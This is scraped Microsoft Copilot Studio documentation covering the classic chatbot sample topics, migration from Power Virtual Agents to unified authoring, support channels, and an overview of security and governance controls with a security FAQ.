
You can see the chatbot bypass a follow-up question. For example, try testing with the phrase "I want a business laptop" in the testing pane.

Use sample topics to understand how topics work


1. Go to the **Topics** page for your classic chatbot.
2. Select **Lesson 1 - A simple topic**.
3. Select **Details**, and review the title and description that appear on the **Details** panel.



4. Select **Trigger phrases**, and review the trigger phrases for this topic.



5. To review the conversation flow for this classic chatbot, select each topic. The flow includes expected user responses, decision points, and entity references. The following sample is from **Lesson 2 - A simple topic with a condition and variable**.



Upgrade to Copilot Studio unified authoring

Article • 05/21/2025

The latest Copilot Studio release is now here and generally available (GA). This release brings a major update to the Copilot Studio product. The release introduces a significant number of updates and improvements, empowering organizations to build conversational experiences that are valuable and relevant to their customers and internal users.

With the release of our latest version of Copilot Studio, now is the time to consider migrating from your classic Power Virtual Agents experience to the latest version of Copilot Studio. This guide aims to help readers understand some of the significant improvements within this release, and areas to consider when it comes to your organization migrating your classic Power Virtual Agents experience.

Upgrading to Copilot Studio unified authoring

If you already created one or more classic bots using Power Virtual Agents, you might be wondering what the process is for upgrading to the latest release of Copilot Studio.

Cloning an existing Power Virtual Agents classic bot to a Copilot Studio agent

To help the upgrade experience, at launch, a clone feature is available for classic bots built using Power Virtual Agents.

A blue banner for Microsoft Copilot Studio. At the top, there are three icons: a sparkle, a circle with 'fx', and a list icon. To the right is a picture icon. Below these is a stylized robot head. The text below the icons reads: 'New features in Microsoft Copilot Studio'. Below that is a paragraph: 'Explore the new features in Microsoft Copilot Studio by converting a copy of this chatbot. Add images and video in your messages, insert logic using equations, and build quickly with intelligent authoring and answers created with generative AI. You'll be able to convert a copy of Copilot 1.' At the bottom are two buttons: 'Copy this chatbot' and 'Learn more'.

New features in Microsoft Copilot Studio

Explore the new features in Microsoft Copilot Studio by converting a copy of this chatbot. Add images and video in your messages, insert logic using equations, and build quickly with intelligent authoring and answers created with generative AI. You'll be able to convert a copy of Copilot 1.

 [Copy this chatbot](#)  [Learn more](#)

This feature clones the selected Power Virtual Agents classic bot, and creates a new agent that uses the latest unified authoring version. There are some important considerations to be aware of in this cloning process, such as the following considerations:

- The cloning process is only available in the same language from the source classic bot to target the agent experience.
- The cloning process only clones topics built using the Copilot Studio web canvas.
- The cloning process clones entities and associated synonyms and custom entities.
- An agent administrator needs to reconfigure authorization, channels, and security settings in the cloned unified authoring agent.
- Any Bot Framework Skills from the Power Virtual Agents classic bot would need to be reconnected with the cloned unified authoring agent.
- The connection to Power Automate Flows, built using the Copilot Studio web canvas, are cloned and associated within the topic within the cloned unified authoring topic. However, we strongly recommend that the connections are tested.
- Consideration should be given for any custom canvas and other custom architecture components you might have previously connected to your Power Virtual Agents classic bot. These custom components would need to be reconnected or reconfigured to your new cloned unified authoring agent and tested. In addition, wider consideration should be given to your entire architecture. This consideration includes any effect within that architecture that might have been updated since the updating of your classic bot (and its bot ID).

- Any automated deployment pipelines would need to be updated if utilizing the Power Virtual Agents classic bot ID or any reference to the classic bot.
- Any custom reporting to your new agent deployment should be updated. Examples include if the custom data pipeline solution is being used or alternative reporting solutions.

Important

This list isn't exhaustive. Ensure you complete the required testing for your agent before deploying it to production, even if you're using the clone feature to migrate your agent between versions.

By migrating your classic bot from Power Virtual Agents to Copilot Studio unified authoring, you can access the latest features within Copilot Studio unified authoring. These Copilot Studio features include generative AI-enabled features, variable management and Power Fx, code view, events, and so much more. You can take the opportunity to add extra value to your agent and, as a result, an improved experience for your customers.

Note

In the future there might be other tools available to assist with migration of classic bots and we would appreciate your feedback on the topic of feature migration. [Please submit feature requests](#) .

To migrate your classic bot, go to [Migrating your Power Virtual Agents classic bots](#).

What's new or updated in the latest Copilot Studio

The following overview isn't an exhaustive list of new features or updates in Copilot Studio unified authoring. It aims to highlight the significant new capabilities now available within the authoring experience of Copilot Studio, or significant changes that should be brought to the attention of readers.

Important

To review more detail about the core capabilities and features of Copilot Studio, see [Quickstart: Create and deploy an agent](#)

Creating a new agent

When creating an agent, the new creation process lets you name the agent, specify the agent's language, and also get started with boosted conversations.

Additionally, you can configure the icon, and select the default solution and default schema name for new topics. When you select the schema name, it directly utilizes the prefix from the selected solution.

User interface changes

Many user interface updates were made with the aim to make the agent maker and administration experience easier and more intuitive. The updates begin with the agent creation experience, but don't end there. The following improvements also include:

- Topic creation: Copilot makers can create a new topic manually or use Copilot Studio.
- Trigger tags: You now see all types of triggers within the topic view, and different triggers due to the events feature, such as *Message Received*.
- Connectors within a topic: Previously the connectors between nodes were curved.
- Topic user interface: More nodes are now available on the creation menu within the authoring canvas, new productivity panel, and extended menu to include agent and variables.
- Variable watch window: Specific call out where the variable watch window is no longer in the mini map, and instead on the variable panel at the top area of the authoring canvas.
- Flyout menus: Copilot Studio now utilizes the full window within the authoring experience. Other properties, based on selections within the authoring canvas, were traditionally held within a flyout panel on the side of the screen.

System topics

If you're new and inexperienced to agent building with Copilot Studio, we don't recommend that [system topics](#) are changed. If you're familiar with Copilot Studio, you might notice that new and updated system topics are now available in the latest unified authoring release.

Conversation Start: Previously, classic bot makers had to customize the classic bot with extra code to automatically begin a conversation with Copilot Studio. This code is no longer required, and the Conversation Start system topic begins the conversation automatically and is turned on by default. You can see the conversation automatically begin working by using the **Test your agent** panel within Copilot Studio when your agent automatically starts using the Conversation Start topic data.

Multiple Topics Matched: For conversational experiences, when a user asks a question, there can be more than one topic matched with high confidence. The multiple matches cause a disambiguation experience to occur, normally referred to as a *Did You Mean* experience within

Copilot Studio. The disambiguation experience is when the agent asks the user, "Did you mean X, or did you mean Y?" This experience helps to disambiguate between two or more high ranking topics matched by the user's original question. In Copilot Studio, you can edit the disambiguation experience using the **Multiple Topics Matched** system topic, for example, by not displaying specific topics when disambiguation is triggered.

Pass entire objects back to Copilot Studio using Power Automate

Copilot Studio is seamlessly integrated with Power Automate to allow agent makers to connect to many different connectors to help retrieve and access data in other systems. In the previous version of Copilot Studio, only text, number, or Boolean (yes/no) type objects could be passed between Copilot Studio and Power Automate.

In the Copilot Studio unified authoring release, you can now send an entire object. Whether that object is a Dataverse record, or a collection of Dataverse records, the Object is sent back using the text output of the Copilot Studio return statement.

With these new authoring capabilities in Copilot Studio, an agent author/maker can then retrieve that object from Power Automate. Then, the author/maker uses the parse node feature and the new variable features to extract the information from that object. Once retrieved, they format it as required (for example, within a custom Adaptive Card).

Variables, variable watch window improvements, and testing

In the latest release, variables were updated. These updates include a selection of variable nodes to create new variables and update them, and utilize system data and variables. Also, agent makers can include Power Fx formulas to manipulate data and perform calculations within the runtime of Copilot Studio.

When testing, it's critical to be able to test variables within the topic process flow when creating conversational experiences. To test, the variable watch window was previously in the topic mini-map where an agent maker/author could use the testing panel within Copilot Studio to test topics and the data between them. Testing variables are now available in the variable panel, on the side panel within the authoring canvas, under **Test**. Together with the testing panel window, agent makers/authors can now watch the variables and their data within this panel for both topic and global level variables. Additionally, as this panel has a large amount of space, this testing experience is improved for topics that have a large number of variables within them.

For more information, see [Create expressions using Power Fx](#).

Write your agent in YAML

Fusion teams are enabled in Copilot Studio. These teams have the capabilities to author conversational experiences that use both the graphical user interface (GUI) authoring tool and code view. The GUI uses rich responses, adaptive cards, and more for use by everyone. Developers can switch to the code view within a topic, in real-time, to directly build or edit the YAML referenced by the interface.

Events

Events introduce extra capabilities within the Copilot Studio web interface to create and manage the conversational experience. Traditionally, trigger phrases are used to detect the intent from a spoken sentence or word and the best matched topic, if found. Events are an alternative way to manage events that are either sent to or received from the user or alternative systems.

Generative AI enabled features

Boosted conversations: Copilot makers/authors are empowered to create a useful agent in seconds by connecting it to a datastore, such as a public facing website, allowing the agent to be able to generate answers to questions using that datastore. You can use this feature at agent creation or from the **Knowledge** page for your agent.

Topic creation with Copilot: Creating agents with AI is simplified by using Copilot in Copilot Studio. In the latest release, agent makers can now utilize Copilot on the topic screen when creating a new topic, entering a name and an initial prompt to build the topic directly within Copilot Studio. Copilot makers/authors can also use Copilot, using the Copilot button within the topic, to open the Copilot panel on the side of the authoring screen to update the topic using natural language, including select specific nodes.

Application Insights integration by default

By default, Application Insights is now integrated within Copilot Studio. Application Insights allows administrators to monitor the performance of applications. Copilot Studio allows administrators to both proactively understand how the application is performing, and reactively to review root cause analysis and determine the cause of an incident. Within Copilot Studio, administrators can connect their agent to an instance of Application Insights within the settings area using a connection string. Then the administrator specifies whether to log incoming and outgoing messages, log sensitive activity properties, and node actions, by default. Additionally, agent authors can log custom events with properties using the new **Log custom telemetry event** node.

How to get started with structured learning for Copilot Studio unified authoring

Register for our *Copilot Studio in a Day* training on Microsoft Learn. The Copilot Studio in a Day training also contains specific material for instructors. Check out the [Microsoft Events page](#) [↗].

Migrating your Power Virtual Agents classic bot

You can turn an existing, classic chatbot into an agent to use the latest features of Copilot Studio.

Eligibility

Classic chatbots that use any of these features aren't eligible to be cloned:

- Languages other than English
- Handoff to Omnichannel for Customer Service
- Knowledge Management extensions

Clone a classic chatbot

1. Open your classic chatbot in Copilot Studio.
2. On the **Overview** page, select **Copy this chatbot**.

A **Chatbots** window opens, with these options: **Copy and convert this bot** or **Try out the new studio experience**.

3. Select **Copy and convert this bot** and modify the default name for your copy as desired.
4. Select **Create**.

Important

If your [bot isn't eligible for cloning](#), Copilot Studio prompts you to create a new agent instead.

5. Wait for Copilot Studio to create your new agent. When it's ready, select **Go to your bot** to open it in Copilot Studio.

Testing guidance in Copilot Studio unified authoring

With any application, it's vital that companies ensure there's enough time within the migration process to complete adequate testing. Adequate testing is dependent on the type of agent and conversational experience a company builds, together with any other or connected infrastructure and technology. As you consider migrating to unified authoring, ensure the testing framework and processes in your organization allow for agent testing, even for simple agents.

Testing and deployment practices

Check out the following resources to learn more about business application technology deployments, and best practices around conversational projects using Copilot Studio:

- [Success By Design](#)
- [PowerCAT Microsoft Copilot Studio Playbook](#) 
- [Microsoft Copilot Studio Copilot Testing Framework by PowerCAT](#) 

Warning

Ensure you completed all your testing, and complied with your organizational policies, before deploying your migrated classic bot to production.

Working with Microsoft Support

Raising any issues to Microsoft should include the snapshot of the agent, found in the testing pane, and the metadata of the agent, found in the **Copilot details** section of the agent management area, under **Advanced**, such as *Environment ID*, *Tenant ID*, *Bot App ID*.

Related content

- [Find community help and support](#)

Find support and give feedback for Copilot Studio

09/24/2025

You can get support for Copilot Studio on the community forums, and features released for general availability are eligible for support through Microsoft Support. You can also give feedback on your Copilot Studio experience.

For training and certification preparation, see the [Create agents with Microsoft Copilot Studio](#) learning path that can help prepare you for [Exam PL-200: Microsoft Power Platform Functional Consultant](#).

Microsoft Copilot Studio community forums

Check community forums to find user solutions that might help you.

- [Ask the community](#) 

Visit the Copilot Studio community to get answers and tips directly from other Copilot Studio users.

- [Submit an idea](#) 

Do you have a great idea that makes Copilot Studio even better? We'd love to hear from you!

Microsoft support

If you're an administrator of your Copilot Studio tenant, you can use the Microsoft Power Platform admin center to request support from Microsoft.

1. Sign in to the [Power Platform admin center](#) .
2. On the side navigation, select **Support**, and then select **Support requests**. The **Support requests** page opens.
3. Select **Get support**.

For more information about help and support in the Power Platform admin center, see [Get Help + Support](#) at the Microsoft Power Platform admin documentation library.

Provide feedback

Find a problem, have an idea, or just want to give some kudos? You can submit feedback directly in Copilot Studio.

1. Select the **Help** icon  in the top navigation bar, then **Send feedback**.
2. Select the type of feedback you want to provide.
3. Add a description or explanation. You can also include a screenshot.

When you submit feedback, you might be contacted by Microsoft, so we can learn more. [Learn about Microsoft feedback for your organization.](#)

Key concepts - Copilot Studio security and governance

Copilot Studio follows a number of security and governance controls and processes, including geographic data residency, data loss prevention (DLP), multiple standards certifications, regulatory compliance, [environment routing](#), and regional customization. For more information and details on how Copilot Studio agent handle data, see [Geographic data residency in Copilot Studio](#).

This article provides an overview of the security practices followed by Copilot Studio, a list of security and governance controls and features, and examples and suggestions for employing safety and security within Copilot Studio for your agent makers and users.

Security and governance controls

 Expand table

Control	Core scenario	Related content
Agent runtime protection status	Makers can see the security status of their agents from the Agents page.	Agent runtime protection status
Data policy controls	Admins can use data policies in the Power Platform admin center to govern the use and availability of Copilot Studio features and agent capabilities, including: • Maker and user authentication • Knowledge sources • Actions, connectors, and skills • HTTP requests • Publication to channels • AppInsights • Triggers	Configure data policies for agents
Makers audit logs in Microsoft Purview for admins	Admins have full visibility into maker audit logs in Microsoft Purview.	View audit logs
Audit logs in Microsoft Sentinel for admins	Admins can monitor and receive alerts on agent activities through Microsoft Sentinel.	View audit logs
Run tools with user credentials	Agent makers can configure tools to use the user's credentials by default.	Use tools with custom agents

Control	Core scenario	Related content
Sensitivity label for Knowledge with SharePoint	Agent makers and users can see the highest sensitivity label applied to sources used in the agent's response and individual reference labels in the chat.	View sensitivity labels for Sharepoint data sources
User authentication with certificates	Admins and makers can configure agents to use Entra ID manual authentication with certificate provider.	Configure user authentication
Maker security warning	Makers can see security alerts for their agent before publishing it when security and governance default configurations are modified.	Automatic security scan in Copilot Studio
Environment routing	Admins can configure environment routing to provide their makers a safe space to build agents.	Work with Power Platform environments
Maker welcome message	Admins can configure a maker welcome message to inform makers about important privacy and compliance requirements.	Work with Power Platform environments
Autonomous agents governance with data policies	Admins can manage agent capabilities with triggers using data policies, ensuring protection against data exfiltration and other risks.	Configure data policies for agents
CMK	Admins can enable customer-managed encryption keys (CMK) for their Copilot Studio environments.	Configure customer-managed encryption keys

Security Development Lifecycle

Copilot Studio follows the Security Development Lifecycle (SDL). The SDL is a set of strict practices that support security assurance and compliance requirements. Learn more at [Microsoft Security Development Lifecycle Practices](#).

Data processing and license agreements

The Copilot Studio service is governed by your commercial license agreements, including the [Microsoft Product Terms](#) and the [Data Protection Addendum](#). For the location of data processing, refer to the [geographical availability documentation](#).

Compliance with standards and practices

The [Microsoft Trust Center](#) is the primary resource for Power Platform compliance information.


Learn more at [Copilot Studio compliance offerings](#).

Data loss prevention and governance

Copilot Studio supports an extensive set of [data loss prevention features](#) to help you manage the security of your data, along with [Power Platform data policies](#).

Additionally, to further govern and secure Copilot Studio using generative AI features in your organization, you can:

- **Disable agent publishing:** Your admin can use the Power Platform admin center to turn off the ability to publish agents that use generative AI features for your tenant.



- [Disable data movement across geographic locations](#) for Copilot Studio generative AI features outside the United States.
- [Use the Microsoft 365 admin center to govern the conversational and AI actions and agents that show in Microsoft 365 Copilot.](#)

Finally, Copilot Studio supports securely accessing customer data using [Customer Lockbox](#).

Security FAQs for Copilot Studio

These frequently asked questions (FAQs) are focused on security to help you get answers to accelerate your adoption and use of Copilot Studio in your organization.

Copilot Studio creates a single-tenant Microsoft Entra ID app registration on new agent creation. Existing agents continue to have multitenant Microsoft Entra ID app registration. Does a multitenant Microsoft Entra ID app registration for existing agents pose any security risk?

No, multitenant Microsoft Entra ID app registration doesn't pose any security risk.

Copilot Studio creates one app registration per custom agent to identify it and enable secure communication with the channels and skills it might use. This app registration doesn't access or expose any customer data, resources, or any agent information. Copilot Studio stores and manages the app registration securely and compliantly.

The app registration is for validating and securing calls from Copilot Studio to our Azure Bot Service resource. Copilot Studio creates and manages the registration for the customer application. This functionality exists in [Bot Framework and Azure Bot Service](#) since 2016.

- Any new agents created have single-tenant Microsoft Entra ID app registration. We're investigating moving existing agents to a single-tenant Microsoft Entra ID app registration in the future. If you'd like to be notified about this feature, [submit your vote for this feature here](#) .

Microsoft Power Platform has a rich ecosystem of connectors based on Microsoft Entra ID that allow authorized Microsoft Entra ID users to build compelling apps and flows establishing connections to the business data available through these data stores. Tenant isolation makes it easy for administrators to ensure that these connectors

can be harnessed in a safe and secure way within the tenant, while minimizing the risk of data exfiltration outside the tenant. Does Copilot studio support tenant isolation?

No, Copilot Studio doesn't support tenant isolation.

The default configuration in Power Platform with tenant isolation *Off* is to allow cross-tenant connections to be established seamlessly, if the user from tenant A establishing the connection to tenant B presents appropriate Microsoft Entra ID credentials.

If admins want to allow only a select set of tenants to establish connections to or from their tenant, they can turn tenant isolation *On*.

- Learn more about [cross tenant restrictions](#)

Copilot Studio creates service principal and certificates in the customer's Microsoft Entra ID tenant every time a custom agent is created. What is the purpose of the service principal and certificates, and how are they governed?

To let custom agents communicate with your data sources and services, Copilot Studio creates an application in your Microsoft Entra ID tenant, along with an associated service principal.

A service principal is an identity that represents an application and allows it to access resources in your tenant. For security and compliance reasons, Copilot Studio uses federated identity.

Can I disable Microsoft Copilot Studio agent creation in my organization?

You can't disable agent creation. Our guidance is to use data policies to disable anyone from chatting with that agent.

- For more information, see [Configure data policies for agents](#)
- If you need granular governance controls, [submit your feature request here](#) ↗

I'm a Responsible AI Champion or Compliance Lead in my organization. Where can I find information on agent security and privacy related to data used by agents, data used by underlying models in agents, data protection practices, and moderation of content before a response is generated from Copilot?

Microsoft runs on trust. We're committed to security, privacy, and compliance in everything we do, and our approach to AI is no different.

- For more information about how we're protecting your data using industry-leading compliance, security, and privacy practices, see the [FAQ for Copilot data security and privacy for Dynamics 365 and Power Platform](#).

What auditing capabilities does Copilot Studio offer out of the box? How do I request other capabilities if needed?

You're an IT administrator in a Fortune 1000 organization. You want to govern custom agents built by makers within your organization. To truly democratize Copilot Studio in your organization, you need detailed auditing capabilities. For example, ask the following questions:

- Who built a custom agent?
- Are there any co-owners?
- Are public endpoints for generative answers available?
- Who configured or changed an agent?

As an administrator, you can use out-of-the-box auditing capabilities of Copilot Studio to secure and govern your environments. Sign in to the [Microsoft Purview portal](#) and use filters to identify specific [audited events and activities](#).

If you're looking for more auditing events or fields, [submit your product idea](#).

How can I control generative AI capabilities in Copilot Studio?

You're a Power Platform admin in your organization. As part of your role, you need to selectively allow access to generative AI capabilities in Copilot Studio to makers across environments.

Copilot Studio provides granular and tenant-level governance controls for custom agents in your organization. Use the Power Platform admin center to:

- [Make publishing of custom agents available or unavailable](#), at the tenant level.
- [Control whether custom agents can use public URLs as knowledge sources](#), at the environment level.
- [Allow data movement across geographic locations for generative AI features](#), at the environment level.

If you're looking for more granular controls to govern custom agents, [submit your product idea](#) .

How do I enforce access to knowledge sources across my environments?

As an environment administrator for Power Platform in your organization, you need to control which knowledge sources are available to makers when they build custom agents. For example, you want makers in your default environment to only upload files or use specific sites as knowledge sources when building custom agents.

Copilot Studio offers granular control to enable or disable specific knowledge sources using data policies in Power Platform admin center. You can configure data policies to control usage of SharePoint, public websites, or documents as knowledge sources. You can then apply these policies at the environment level or tenant level.

Does Copilot Studio offer data at rest encryption?

Your conversations might contain sensitive information and you would like to protect such information by encrypting it using customer-managed keys (CMK).

Copilot Studio lets you [turn on CMK](#). For more information, see [Manage your customer-managed encryption key](#). When CMK is turned on for the Copilot Studio environment, all Copilot Studio data is encrypted using the customer's key. The customer can cycle keys or turn off CMK as needed.

How does Copilot Studio ensure responses from confidential sites aren't visible to people who aren't allowed to see such information?

You can configure custom agents to access multiple internal sites, some of which contain confidential information that only certain authenticated users can access.

Copilot Studio is secure by default. The system tailors its responses based on who is speaking to it, and the permissions they have. Copilot Studio supports sensitivity labels to prevent oversharing. It also supports data loss prevention endpoint filtering for SharePoint knowledge sources.

